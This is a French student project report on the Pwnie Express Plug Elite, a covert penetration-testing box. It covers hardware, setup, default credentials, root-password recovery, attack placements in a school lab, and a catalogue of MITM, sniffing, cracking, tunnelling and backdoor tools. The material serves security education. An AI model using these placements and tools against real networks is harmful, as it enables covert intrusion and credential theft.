



Ecole d'ingénieurs et d'architectes de Fribourg
Hochschule für Technik und Architektur Freiburg

PROJET DE SEMESTRE

Pwnie Pentest

V 1.0

Auteurs :
Yann BORIE
Joël KOLLY

Responsables :
M. Jean-Roland SCHULER
M. Patrick GAILLET

Fribourg, Boulevard de Pérolles 80
le 31 janvier 2013

Table des matières

1	Introduction	5
1.1	Buts	5
1.2	Contexte	6
1.3	Structure du rapport	6
1.4	Planning	6
2	Analyse	8
2.1	Informations externes sur le produit	8
2.2	Matériel hardware et informations	9
2.2.1	Le Pwnie Express Plug Elite	9
2.2.2	Le système embarqué du Pwnie Express Plug Elite . .	10
2.2.3	L'adaptateur USB-Wifi	10
2.2.4	L'adaptateur USB-GSM/3G/4G	11
2.2.5	L'adaptateur USB-Bluetooth	11
2.2.6	L'adaptateur USB-Ethernet	11
2.2.7	La carte sd 16Go	12
2.2.8	La clé USB	12
2.3	Avertissement	13
2.4	Mise en route	13
2.4.1	Initialisation	13
2.4.2	Mise à jour du Pwnie Express Plug	14
2.4.3	Mise à jour des outils installés via aptitude	14
2.4.4	Sauvegarde du système embarqué	14
2.5	Connexion au Pwnie Express Plug Elite	14

2.5.1	SSH	15
2.5.2	Série console	15
2.5.3	Interface web	16
2.6	Informations utiles et dépannage	16
2.6.1	Perte du mot de passe du compte plugui	16
2.6.2	Perte du mot de passe du compte root	16
2.6.3	Sauvegarde du système embarqué	17
2.6.4	Restauration du système embarqué	17
3	Application	19
3.1	Mise en place du réseau cible	19
3.1.1	Configuration du Pwnie	19
3.1.2	Accéder au réseau cible	20
3.1.3	Accéder au Pwnie Plug	20
3.2	Attaques possibles	20
3.3	Description des outils pré-installés	22
3.3.1	Outils Aptitude :	22
3.3.2	Outils "source" :	26
3.4	Utilisation du réseau cellulaire 3G/GSM	30
3.4.1	But	30
3.4.2	Contraintes	31
3.4.3	Fonctionnement	31
3.4.4	Configuration	32
3.4.5	Déploiement	37
3.5	Utilisation de Metasploit sur le Pwnie Plug	38
3.5.1	Historique	38
3.5.2	Utilisation	39
3.5.3	Sur le Pwnie	39
3.5.4	Exemple pratique	41
3.5.5	Structure des composants du framework	43
3.5.6	Utilisation étendue	44
3.5.7	Metasploit et OSX	44
3.5.8	Armitage : Metasploit UI	44

3.6	Scapy	45
3.6.1	Exemple pratique	46
3.7	Nmap	48
3.7.1	Types de scan offerts	48
3.7.2	Options pour les scans	49
3.7.3	Détection de service	49
3.7.4	Détection du système d'exploitation	49
3.7.5	Timing	50
3.7.6	Exemple pratique	50
3.7.7	Nmap et metasploit	51
3.8	ARP spoofing	52
3.8.1	Fonctionnement	52
3.8.2	Utilisation	52
3.8.3	Exemple pratique	53
3.8.4	Information	55
3.9	SSLdump	55
3.9.1	Utilisation	55
4	Attaque complète	57
4.1	Outils intéressants pour l'attaque	57
4.2	Définition de l'attaque et choix des outils	57
4.3	Objectif de l'attaque	58
4.4	Mise en place de l'attaque	58
4.5	Première attaque : autopwn	59
4.5.1	Fonctionnement d'autopwn	59
4.5.2	Configuration et près-requis	60
4.5.3	Exécution de l'attaque	60
4.5.4	Résultat de la première l'attaque	61
4.6	Deuxième attaque : browser autopwn	62
4.6.1	Fonctionnement	62
4.6.2	Exécution de l'attaque	63
4.6.3	Résultat de la deuxième attaque	65
4.7	Conclusion et prévention	65

5 Conclusion	66
5.1 Respect des objectifs fixés	66
5.2 Problème rencontrés	66
5.3 Améliorations possibles	67
5.4 Impressions personnelles	67
6 Annexe	68

Chapitre 1

Introduction

Le domaine de la sécurité exige une mise à jour permanente des techniques et méthodes utilisées. En effet, si tôt qu'une attaque est publiquement déclarée efficace, c'est une question de jour avant que la brèche exploitée soit recouverte (tant bien que mal!) ne laissant plus que les systèmes non mis à jours vulnérables à cette démarche. Cette tendance pousse les acteurs de ces relations cible/menace à innover pour rester compétitif dans le domaine de la sécurité informatique.

C'est dans ce contexte que l'entreprise Pwnie Express est apparue sur ce marché en tant que startup prometteuse avec un produit innovant : le Pwnie Plug.

Ce produit offre donc de nouvelles possibilités en terme "Penetration Testing". C'est ainsi dans une optique de reconnaissance de ce nouveau terrain que s'inscrit notre travail.

1.1 Buts

Ce travail poursuit trois buts principaux :

1. analyser et simuler sommairement les possibilités techniques de ce produit
2. appliquer et documenter certaines de ces attaques au réseau cible mis en place
3. choisir une attaque "complète" et la mener à bien dans le réseau test et produire une documentation détaillée de l'attaque, des résultats obtenus par celle-ci et les impacts sur le réseau cible qu'elle a eus.

1.2 Contexte

Ce travail rentre dans le cadre du projet de semestre de notre troisième année d'informatique à l'École d'Ingénieurs et d'Architecte de Fribourg. La donnée du projet est la suivante :

La société PWNIE EXPRESS fournit un petit système embarqué sous la forme d'une boîte ressemblant à un transformateur. Ce système permet de faire des tests de pénétration dans le réseau informatique d'une entreprise. Le but de ce projet est de prendre en main ce produit, d'effectuer des PenTests afin de déterminer les limites du système et de voir s'il est possible de se protéger de ces attaques.

Le contexte d'utilisation du Pwnie Plug sera un réseau cible complètement coupé de l'extérieur.

Pour ce qui est du contexte téléologique du projet, il s'agit d'une approche éthique de la sécurité informatique visant à déceler et analyser les nouvelles brèches mises à jour par un tel outil.

1.3 Structure du rapport

La structure du rapport se décomposera ainsi :

- **Partie d'introduction** comprenant le contexte, les buts ainsi que la planification.
- **La phase d'analyse** consistera à trouver des informations sur le produit, établir la mise en marche du produit, la connexion à celui-ci ainsi que quelques informations utiles.
- **Dans la phase applicative** nous allons mettre en place le réseau cible et définir les types d'attaques possibles avec le Pwnie Express. Ensuite nous allons décrire les outils présents sur le Pwnie Express Pour ensuite choisir quelques un de ces outils afin de voir leur potentiel.
- **La phase d'attaque** comprendra le choix des outils que nous allons utiliser, l'attaque documentée ainsi que les moyens pour s'en protéger.
- **Une conclusion** générale sur le projet suivra la phase d'attaque.

1.4 Planning

Voici les tâches planifiées pour le déroulement de notre projet.

N°	Nom de la tâche	Durée	Début	e 17 Se 01 Oct 15 Oct 29 Oct 12 No 26 No 10 Dé 24 Dé 07 Jan 21 Jan 04 Fév 18 Fév 04 Mar 18 Mar 01 Avr 15																														
				M	S	M	D	J	L	V	M	S	M	D	J	L	V	M	S	M	D	J	L	V	M	S	M	D	J	L	V	M	S	M
1	Début du projet	0 jour	Lun 24/09/12	4/09 Début du projet																														
2	Prise de connaissance des directives	1 jour	Mer 26/09/12																															
3	Documentation	110 jours	Jeu 27/09/12																															
4	Rendu du cahier des charges	0 jour	Ven 12/10/12	12/10 Rendu du cahier des charges																														
5	Etude	22 jours	Ven 12/10/12																															
6	Sans le Pwn Plug Elite	17 jours	Ven 12/10/12																															
7	Analyse des spécifications du produit	4 jours	Ven 12/10/12																															
8	Etude des outils préinstallés	4 jours	Ven 12/10/12																															
9	Recherche d'informations externes sur le produit	4 jours	Mar 16/10/12																															
10	Analyse sommaire des attaques possibles	4 jours	Dim 21/10/12																															
11	Simulation du comportement de ces outils	5 jours	Jeu 25/10/12																															
12	Avec le Pwn Plug Elite	5 jours	Mer 31/10/12																															
13	Configuration et mise en service du Pwn Plug Elite	5 jours	Mer 31/10/12																															
14	Objectif 1 : Profil des capacité offensives du produit	0 jour	Mar 06/11/12	06/11 Objectif 1 : Profil des capacité offensives du produit																														
15	Application	31 jours	Mar 06/11/12																															
16	Prise en main du réseau cible	1 jour	Mar 06/11/12																															
17	Familiarisation avec le produit	5 jours	Mar 06/11/12																															
18	Evaluation et application des attaques possibles	15 jours	Lun 12/11/12																															
19	Evaluation des perspectives offertes par les attaques effectuées	6 jours	Jeu 29/11/12																															
20	Choix du type d'attaque à tester	5 jours	Mer 05/12/12																															
21	Objectif 2 : Maîtrise et doc générale du Pwnie Plug Elite	0 jour	Mar 11/12/12	11/12 Objectif 2 : Maîtrise et doc générale du Pwnie Plug Elite																														
22	Test	22 jours	Mar 11/12/12																															
23	Définition du cahier des charges de l'attaque	4 jours	Mar 11/12/12																															
24	Planification de l'attaque	4 jours	Dim 16/12/12																															
25	Obtention du "feu vert" pour l'attaque	0 jour	Jeu 20/12/12	20/12 Obtention du "feu vert" pour l'attaque																														
26	Déploiement de l'attaque	10 jours	Jeu 20/12/12																															
27	Débriefing	4 jours	Mar 01/01/13																															
28	Objectif 3 : Déploiement de l'attaque	0 jour	Sam 05/01/13	05/01 Objectif 3 : Déploiement de l'attaque																														
29	Analyse	16 jours	Sam 05/01/13																															
30	Analyse des moyens mis en œuvre	4 jours	Sam 05/01/13																															
31	Analyse des résultats obtenus	4 jours	Jeu 10/01/13																															
32	Impactes de l'attaque	3 jours	Mar 15/01/13																															
33	Comment contrer l'attaque	5 jours	Ven 18/01/13																															
34	Objectif 4 : Documentation de l'attaque et contre-mesures	0 jour	Mer 23/01/13	23/01 Objectif 4 : Documentation de l'attaque et c																														
35	Présentation intermédiaire	0 jour	Mer 17/10/12	17/10 Présentation intermédiaire																														
36	Rendu du rapport	0 jour	Jeu 31/01/13	31/01 Rendu du rapport																														
37	Défense orale	0 jour	Mar 05/02/13	05/02 Défense orale																														

Projet : Projet1
Date : Mer 10/10/12

Tâche		Jalon		Tâches externes	
Fractionnement		Récapitulative		Jalons externes	
Avancement		Récapitulatif du projet		Échéance	

Chapitre 2

Analyse

2.1 Informations externes sur le produit

Voici deux ou trois articles parlant de l'entreprise Pwnie Express et de ses produits.

Article 1 : Déployer ses PwnPlugs et travailler à distance

Outre le fait que la PwnPlug (autrement dit la Sheevaplug) ressemble plus à un gros bloc secteur époque « régulation série » qu'à un véritable ordinateur, elle peut être utilisée discrètement, sans trop attirer l'attention. Elle peut surtout être expédiée par colis postal et branchée par le client d'un service d'analyse en sécurité « as a service », laissant à l'expert pentesteur le choix de travailler à distance et ainsi d'analyser plusieurs sites en même temps.

Source : <http://www.cnis-mag.com/pwnie-express-l'espion-a-les-doigts-dans-la-prise.html>

Article 2 : Le Pwnplug déployé dans de nombreuses entreprises

While the company is very small, Pwn Plug is already making a splash in the market. Mark Hughes, Director of Marketing and Sales for Pwnie Express, reports that the Pwn Plug is currently deployed in "Homeland Security, the Department of Defense, the State Department and numerous fortune 50 enterprises... Pwnie Express is CCR registered, sole-source provider to the federal government and has export clearance to supply this patent-pending technology globally!

Source : <http://securitywatch.pcmag.com/none/294773-rsa-pwnie-express-takes-penetration-testing-on-the-road>

Article 3 : Rentable, technologie innovante, déploiement rapide

Pwnie Express is the premier global provider of innovative, cost effective, rapid deployment penetration testing products. Their products have been incorporated into the cyber-security toolboxes of over one hundred security service providers, several Fortune 50 companies and various federal agencies. Source : <http://www.sfgate.com/business/prweb/article/Pwnie-Express-Changes-the-Penetration-Testing-3955497.php>

2.2 Matériel hardware et informations

Tout d'abord, voici les mots de passe configurés pour notre boîtier Pwnie Express Plug. Il comporte deux comptes bien distincts, le compte **root** pour par exemple accéder au système en ssh et le compte **plugui** pour accéder à l'interface web.

Un mot de passe relativement simple a été défini pour l'accès au système car il ne va pas être placé dans un environnement de production réel mais dans un environnement de test et d'apprentissage.

compte **root** : **poipoi**
compte **plugui** : **poipoi**

Voici ci-dessous une description du matériel que nous avons à disposition pour ce projet.

2.2.1 Le Pwnie Express Plug Elite

A l'intérieur de ce boîtier, se cache un système embarqué tournant sur Debian. La dimension (*10.9cm x 6.9cm x 4.8cm*) du boîtier dissimule passablement bien le système embarqué. Ce boîtier peut faire penser à un transformateur. Son processeur ARM tourne à 1.2GHz. Sa capacité de mémoire RAM atteint 512Mo et contient une mémoire interne de 512Mo. Sa mémoire peut être étendue à 16Go avec la carte SD fournie.



Fig. 2.1 – Pwnie Express Plug Elite

2.2.2 Le système embarqué du Pwnie Express Plug Elite

1. Port SHDC/SDIO (extension de mémoire)
2. Port serie (console)
3. Port USB 2.0
4. Port Gigabite Ethernet
5. Source d'alimentation




Fig. 2.2 – Système embarqué

2.2.3 L'adaptateur USB-Wifi

Le boîtier étant trop petit pour y intégrer un module Wifi, un adaptateur est fourni avec.



Fig. 2.3 – Adaptateur Wifi

2.2.4 L'adaptateur USB-GSM/3G/4G

Cet adaptateur nous offre la possibilité de se connecter sur le Pwnie Plug Express via le réseau cellulaire. Ce qui nous permet de travailler à distance.



Fig. 2.4 – Adaptateur GSM/3G/4G

2.2.5 L'adaptateur USB-Bluetooth

Cet adaptateur permet de sniffer le trafic de la technologie bluetooth.



Fig. 2.5 – Adaptateur bluetooth

2.2.6 L'adaptateur USB-Ethernet

Une fois l'adaptateur branché, on obtient deux ports Ethernet sur le Pwnie Express Plug. Ceci nous permet par exemple de se placer de façon transpa-

rente entre un routeur/switch et un client.



Fig. 2.6 – Adaptateur Gigabite Ethernet

2.2.7 La carte sd 16Go

Cette carte SD est utilisée pour étendre la mémoire du Pwnie Express Plug. En effet le framework Metasploit est devenu très lourd et lors de la mise à jour du Plug, Metasploit a besoin d'espace disque supplémentaire pour opérer. C'est pourquoi le patch fournisseur déplace temporairement les données sur la carte SD pour pouvoir effectuer la mise à jour.



Fig. 2.7 – Carte sd 16 Go

2.2.8 La clé USB

Cette clé USB de 8 Go contient le backup réalisé à cet endroit 2.6.3. La taille de la sauvegarde du Pwnie Express Plug (d'origine) fait environ 270 Mo ce qui suffit largement.



Fig. 2.8 – Clé USB 8 Go

2.3 Avertissement

L'alimentation du Pwnie Plug est de très faible puissance. C'est pourquoi il faut utiliser un hub USB avec une source d'alimentation externe si on veut connecter deux appareils USB ou plus.

2.4 Mise en route

Pour l'étape de mise en route nous allons voir comment connecter le Pwnie Plug Elite au réseau local pour pouvoir le configurer par la suite. Une fois l'appareil en marche, il est conseillé de prendre quelques mesures de sécurité tel qu'un backup du système embarqué, modification du mot de passe par défaut et les mises à jour.

2.4.1 Initialisation

1. Brancher l'appareil sur une prise secteur et connecter l'interface ethernet sur le réseau local.
2. L'adresse IP par défaut de l'appareil est 192.168.9.10 (masque 255.255.255.0).
3. Pour y accéder pour la première fois, il faut configurer votre système Linux/Mac/Windows avec la configuration suivante :
Adresse IP : 192.168.9.11
Masque réseau : 255.255.255.0

Sur les machines Linux, on peut configurer une interface virtuelle :

```
# ifconfig eth0:1 192.168.9.11/24
```

4. Vérifier la connectivité entre l'appareil et votre machine avec un ping.

```
# ping 192.168.9.10
```
5. On peut maintenant utiliser l'interface web 2.5.3 ou se connecter en ssh 2.5.1 pour configurer l'appareil.

2.4.1.1 Changement du mot de passe root

Ceci n'affecte pas le mot de passe pour la connexion à l'interface web.

1. Connectez-vous en ssh 2.5.1 sur le Pwnie Express.

2. Une fois connecté, changez le mot de passe à l'aide de la commande :

```
# passwd
```

2.4.1.2 Changement du mot de passe de l'interface web

Ceci n'affecte pas le mot de passe root du système embarqué.

1. Connectez-vous sur l'interface web 2.5.3
2. Une fois connecté, cliquez sur **Plug UI Password** pour procéder au changement du mot de passe du compte plugui.

2.4.2 Mise à jour du Pwnie Express Plug

Vérifiez que le Pwnie Express Plug ait la dernière version (actuellement 1.1.2) avec la commande suivante :

```
# grep Release /etc/motd
```

Si ce n'est pas le cas, veuillez vous référer à l'adresse suivante <http://pwnieexpress.com/pages/downloads> pour effectuer la mise à jour.

Vous aurez peut-être besoin d'une carte mémoire SD pour pouvoir effectuer la mise à jour, car Metasploit a besoin de suffisamment de place pour opérer.

2.4.3 Mise à jour des outils installés via aptitude

Voici les commandes pour mettre à jour les outils installés via aptitude.

```
# aptitude update  
# aptitude upgrade
```

2.4.4 Sauvegarde du système embarqué

Par mesure de sécurité, il est préférable d'effectuer un backup 2.6.3.

2.5 Connexion au Pwnie Express Plug Elite

Nous allons voir comment accéder au Pwnie Express Plug.

2.5.1 SSH

Pour vous connecter sur le Pwnie Express Plug, assurez-vous d'abord d'être dans le même sous-réseau. Voir étape d'initialisation 2.4.1.

1. Lancez la commande de connexion ssh.

```
# ssh root@[pwnplug_ip_address]
```

2. Une fois connecté, entrez le mot de passe par défaut.

```
# pwnplug8000
```

3. Si vous avez réussi à vous connecter, vous devriez voir la bannière du Pwnie Express s'afficher.

2.5.2 Série console

Le mode console est utile par exemple lorsqu'il y a un problème pour se connecter au Plug via le réseau.

1. Sur une machine Linux démarrez le Terminal et assurez-vous d'avoir les droits root.

```
# sudo su
```

2. Connectez le mini câble USB entre votre machine linux et le Pwnie Express Plug. Sur des noyaux linux anciens, ces commandes peuvent être requises.

```
# modprobe usbserial  
# modprobe ftdi_sio vendor=0x9e88 product=0x9e8f
```

3. Connectez-vous à la console avec cette commande.

```
# screen /dev/ttyUSB0 115200
```

Astuce : Utilisez la commande "dmesg" pour voir sur quelle interface le Pwnie va apparaître. Ajustez la commande ci-dessus au besoin (exemple : ttyUSB1 au lieu de ttyUSB0).

4. Pressez la touche **ENTER**.
5. Entrez le login et mot de passe :

```
root : pwnplug8000
```


Astuce : Pour quitter la session, appuyez sur **CTRL + A** et ensuite **backslash (\)**.

2.5.3 Interface web

Pour vous connecter sur l'interface web du Pwnie Express Plug, assurez-vous d'abord d'être dans le même sous-réseau. Voir étape d'initialisation 2.4.1.

1. Ouvrez un browser et connectez-vous à l'adresse suivante :

```
https://[pwnplug_ip_address]:8443
```

2. Saisissez le nom d'utilisateur et le mot de passe.

```
plugui : pwnplug8000
```

3. Vous êtes maintenant connecté sur l'interface web.

2.6 Informations utiles et dépannage

Vous trouverez ici de l'aide concernant la perte d'un mot de passe, la restauration du système embarqué ou encore la sauvegarde de celui-ci.

2.6.1 Perte du mot de passe du compte plugui

Le mot de passe pour l'interface web concernant le compte "plugui" peut être restauré à "pwnplug8000" avec la commande ci dessous :

```
# echo "pwnplug8000" | sha512sum > /var/pwnplug/plugui/.secret
```

2.6.2 Perte du mot de passe du compte root

1. Connectez-vous sur le port série (console) 2.5.2.
2. Prenez un objet pointu et **appuyez sur le bouton reset**. Pressez immédiatement la touche **ENTER** durant le démarrage pour ensuite arriver au prompt "Marvell»"
3. **Collez** cette ligne de commande (une seule commande) et pressez la touche **ENTER** :

```
# setenv bootargs console=ttyS0,115200 mtdparts=orion_nand:  
0x400000@0x100000(uImage),0x1fb00000@0x500000(rootfs) ubi.mtd=  
1 root=ubi0:rootfs rootfstype=ubifs init=/bin/bash
```

4. **Écrivez** ceci et appuyez sur **ENTER** :

```
# boot
```

5. Cela va démarrer le système en mode single-user. Une fois démarré, utilisez la commande **passwd** pour changer le mot de passe root.
6. redémarrez et connectez-vous avec le nouveau mot de passe.

2.6.3 Sauvegarde du système embarqué

L'archive finale contenant la sauvegarde aura une taille d'environ 270 Mo à sa première utilisation.

1. Connectez une clé USB (minimum 2Go) sur l'appareil.
2. Montez la clé USB (sda1 comme exemple).

```
# mount /dev/sda1 /mnt/tmp
```

3. Déplacez-vous dans le dossier.

```
# cd /mnt/tmp
```

4. Entrez ensuite la commande qui va effectuer la sauvegarde (une seule commande)

```
tar -cvpzf plug-backup.tar.gz --exclude=/proc  
--exclude=/lost+found --exclude=/sys --exclude=/mnt  
--exclude=/media --exclude=/dev /
```

5. La sauvegarde dure environ une quinzaine de minutes.
6. Une fois la sauvegarde effectuée, démontez et retirez la clé usb.

```
# umount /mnt/tmp
```

2.6.4 Restauration du système embarqué

1. Montez la clé USB qui contient l'archive "plug-backup.tar.gz".

```
# mount /dev/sda1/ /mnt/tmp
```

2. Déplacez-vous dans le bon répertoire.

```
# cd /mnt/tmp/
```

3. Restaurez le système embarqué.

```
# tar -xvpzf plug-backup.tar.gz -C /
```

4. Redémarrez.

```
# reboot
```

Chapitre 3

Application

3.1 Mise en place du réseau cible

Nous allons utiliser le réseau de test de l'école (ITSEC-LAB). Le Pwnie est placé dans la zone VMs OPS Zone avec comme sous-réseau 160.98.250.16/28. Voir schéma annexe 6.

Le Pwnie Plug a été configuré avec une IP static pour être placé directement à l'intérieur du réseau de test. Vous trouverez ci-dessous les étapes pour la mise en place du Pwnie Plug dans le réseau cible et la connexion à celui-ci.

3.1.1 Configuration du Pwnie

En premier lieu, il faut éditer le fichier `/etc/network/interfaces` afin d'attribuer une adresse IP statique au Pwnie Plug. Attention, le Pwnie Plug doit avoir une configuration IP cohérente pour pouvoir communiquer dans le réseau cible :

```
auto lo
iface lo inet loopback
address 127.0.0.1
netmask 255.0.0.0

allow-hotplug eth0
auto eth0
iface eth0 inet static
    address 160.98.250.30
    netmask 255.255.255.240
    gateway 160.98.250.17
```

Une fois le fichier de configuration édité, redémarrez le service réseau avec la commande suivante :

```
# /etc/init.d/networking restart
```

Vous pouvez maintenant placer le Pwnie Plug dans le réseau cible.

3.1.2 Accéder au réseau cible

Pour accéder au réseau cible, la machine cliente doit :

1. Installer **openvpn**
2. Ajouter le certificat : **/root/openvpn/ca.crt**
3. Ajouter le fichier de configuration : **/root/openvpn/openvpn.conf**
4. Avoir un **compte** utilisateur et mot de passe pour pouvoir s'authentifier à la création du tunnel openvpn.
5. Être connecté sur le **réseau de l'école**

Si c'est cinq points sont respectés, vous pouvez alors créer le tunnel pour accéder au réseau cible :

```
# openvpn /root/openvpn/openvpn.conf
```

Il vous reste à saisir le nom d'utilisateur et mot de passe pour finaliser la création du Tunnel.

PS : il est important de laisser cette console ouverte car à sa fermeture, le tunnel se ferme. Ouvrez donc une nouvelle console pour l'accès au Pwnie Plug.

3.1.3 Accéder au Pwnie Plug

Une fois que l'accès au réseau cible est réalisé, on va se connecter sur le Pwnie Plug avec la commande suivante :

```
# ssh root@160.98.250.30
```

3.2 Attaques possibles

Le Pwnie Express Plug offre différents Vecteurs d'attaque. Ceux-ci seront décrits ci-dessous. Il faut préciser que la personne qui utilise le Pwnie Express

Plug a la possibilité de se connecter sur le Pwnie Express Plug à travers le réseau cellulaire. Cela peut s'avérer très pratique lors d'un audit de sécurité. Ce qui réduirait les coûts de déplacement et de déploiement.




Fig. 3.1 – connexion au Pwnie Express Plug à travers le réseau cellulaire

Une autre façon de se connecter au Plug, se trouvant dans le réseau cible, aurait été d'utiliser le Reverse shell pour initier la connexion ssh depuis l'intérieur du réseau cible vers l'extérieur.

Maintenant que l'on sait que l'on peut avoir accès au Plug via le réseau cellulaire, on va voir les différents vecteurs d'attaque que peut exploiter le Plug.

1. Depuis internet (*externe*) :
Il s'agit de tester la pénétration dans le réseau cible en utilisant les Ports ouverts et les failles du Firewall depuis l'extérieur.
2. Depuis la DMZ (*interne*) :
Dans ce cas là, il est nécessaire d'utiliser un local fermé et sécurisé pour entreposer ses serveurs. Dans le cas contraire, le Hacker aura directement accès aux informations sensibles et il lui suffira de placer le Plug à l'intérieur de la DMZ pour recueillir les informations qu'il souhaite à distance.
3. Depuis le réseau Wifi (*externe*) :
Ce vecteur d'attaque permet de tester la vulnérabilité des points d'accès wifi (wifi non-sécurisé, clé Wep pas assez sécurisé, ...) et de voir si on arrive à pénétrer le réseau à travers ceux-ci.
4. Depuis un switch (*interne*) :
Premièrement, on a accès aux machines locales du réseau cible et même peut-être à quelques serveurs non-sécurisés. Deuxièmement, il s'agit de tester l'accès à la DMZ en utilisant les ports ouverts et les failles du firewall, mais cette fois-ci, depuis l'intérieur du réseau contrairement au point numéro 1.

5. Derrière un poste client (*interne*) :
Chaque entreprise doit s'assurer de tenir ses postes clients à jour, sans quoi le hacker pourrait alors prendre le contrôle de la machine en exploitant une faille par exemple avec l'outil Metasploit.
6. Entre un poste client et un serveur d'authentification (*interne*) :
Ici, nous avons un poste client qui s'authentifie à travers un serveur d'authentification pour avoir accès à une ressource. Le but est de placer le Plug entre-deux pour voir si l'on peut contourner l'authentification pour avoir accès à la ressource et de voir quelle mesure prendre pour éviter cela.




Fig. 3.2 – emplacement possible du Pwnie Express Plug

3.3 Description des outils pré-installés

3.3.1 Outils Aptitude :

‡ arp-scan

Forge et envoi des paquets arp en imprimant toutes les réponses reçues.
Utilité : fingerprinting, system discovery.

‡ ettercap -h

Met l'interface réseau en mode "promiscuous" et procède à un arp poison-

ning sur les machines cibles.

Utilité : attaque MITM

dsniff -h

Sniff le réseau pour trouver des usernames, mot de passe, email, etc. Il peut aussi dénaturer le trafic d'un switch et dévier des informations non destinées à l'hôte qui lance la commande.

utilité : sniff ciblé réseau.

hping3 -h

Permet de forger des paquets "custom" TCP/IP.

utilité : fingerprinting, firewall testing.

john

Permet de cracker les formes courantes d'encryptions de mot de passes.

utilité : password cracking.

nbtscan

Scan un sous réseau pour des machines avec des netBios ouverts ou des .pwl à cracker, en logant le tout.

utilité : fingerprinting, hacking.

nc -h

Netcat : le couteau suisse TCP/IP.

utilité : port scanning, transfert de fichier, port listening, Backdoor.

ftp -h

File Transfert Protocol

utilité : transfert de fichier.

telnet -h

Protocole de connexion bidirectionnelle orientée texte.

utilité : remote shell.

nikto -Help

Scan les serveurs web à la recherche de failles de sécurité et capture les prints et les cookies reçus.

utilité : test de vulnérabilité serveur.

openssl

Un toolkit SSL/TLS open source.

utilité : SSL / TLS

scapy -h

Programme de manipulation de paquets.

utilité : VLAN hopping+ARP cache poisoning, décodage VOIP sur un média WEP encrypté.

‡ **xprobe2 -h**

Outil de fingerprinting de système d'opération actif.

utilité : OS fingerprinting.

‡ **iodine**

Permet de mettre en place un tunnel au travers d'un serveur DNS. Pratique lors que le pare-feu ne laisse passer que les requêtes DNS.

utilité : tunnel IPv4 over DNS.

‡ **openvpn**

Un outil open source permettant de se connecter en VPN.

utilité : vpn.

‡ **cryptcat -h**

Clone de netcat, à la seule condition que ce dernier chiffre ses communications(algorithme Twofish).

utilité : port scanning, transfert de fichier, port listening, backdoor.

‡ **sipsak**

Outil permettant de tester des serveur SIP et des User Agents.

utilité : test SIP.

‡ **miredo -h**

Permet de tunneler du IPv6 sur des infrastructures IPv4.

utilité : IPv6 tunneler.

‡ **sslsniff**

Peut permettre de lancer une attaque "Man In The Middle" sur des connexions SSL dans un LAN et de générer dynamiquement les certificats "on the fly" des domaines accédés. utilité : MITM sur SSL.

‡ **netdiscover**

Cet outil permet de lister l'ensemble des ordinateurs en ligne, connectés sur le réseau LAN. Il procède par deux types d'écoute, l'une passive(il n'envoie aucun paquet, il analyse ce qu'il reçoit des autres), l'autre active (envoi de requêtes ARP). Très utilisé pour les réseaux sans DHCP.

utilité : scan des hôtes.

‡ **udptunnel -h**

Permet de tunneler des packets UDP bidirectionnellement par une

connexion. Permet ainsi de contourner les pare-feu ne laissant passer que les connexions TCP sortantes.

utilité : firewall bypass.

dnstracer

Permet de tracer la chaîne de serveur dns jusqu'à la source.

utilité : Trace DNS.

sslsca

Permet de récolter les informations (publiques) quant aux certificats ssl de serveurs.

utilité : SSL server fingerprinting.

ipcalc

utilité : calculateur IP.

socat -h

Similaire à netcat, avec ssl, ipv6 et d'autres protocoles.

utilité : port scanning, transfert de fichier, port listening, backdoor.

onesixtyone

Permet de scanner des serveurs SNMP.

utilité : SNMP server scan.

tinyproxy -h

Petit proxy HTTP-S.

utilité : HTTP-S proxy.

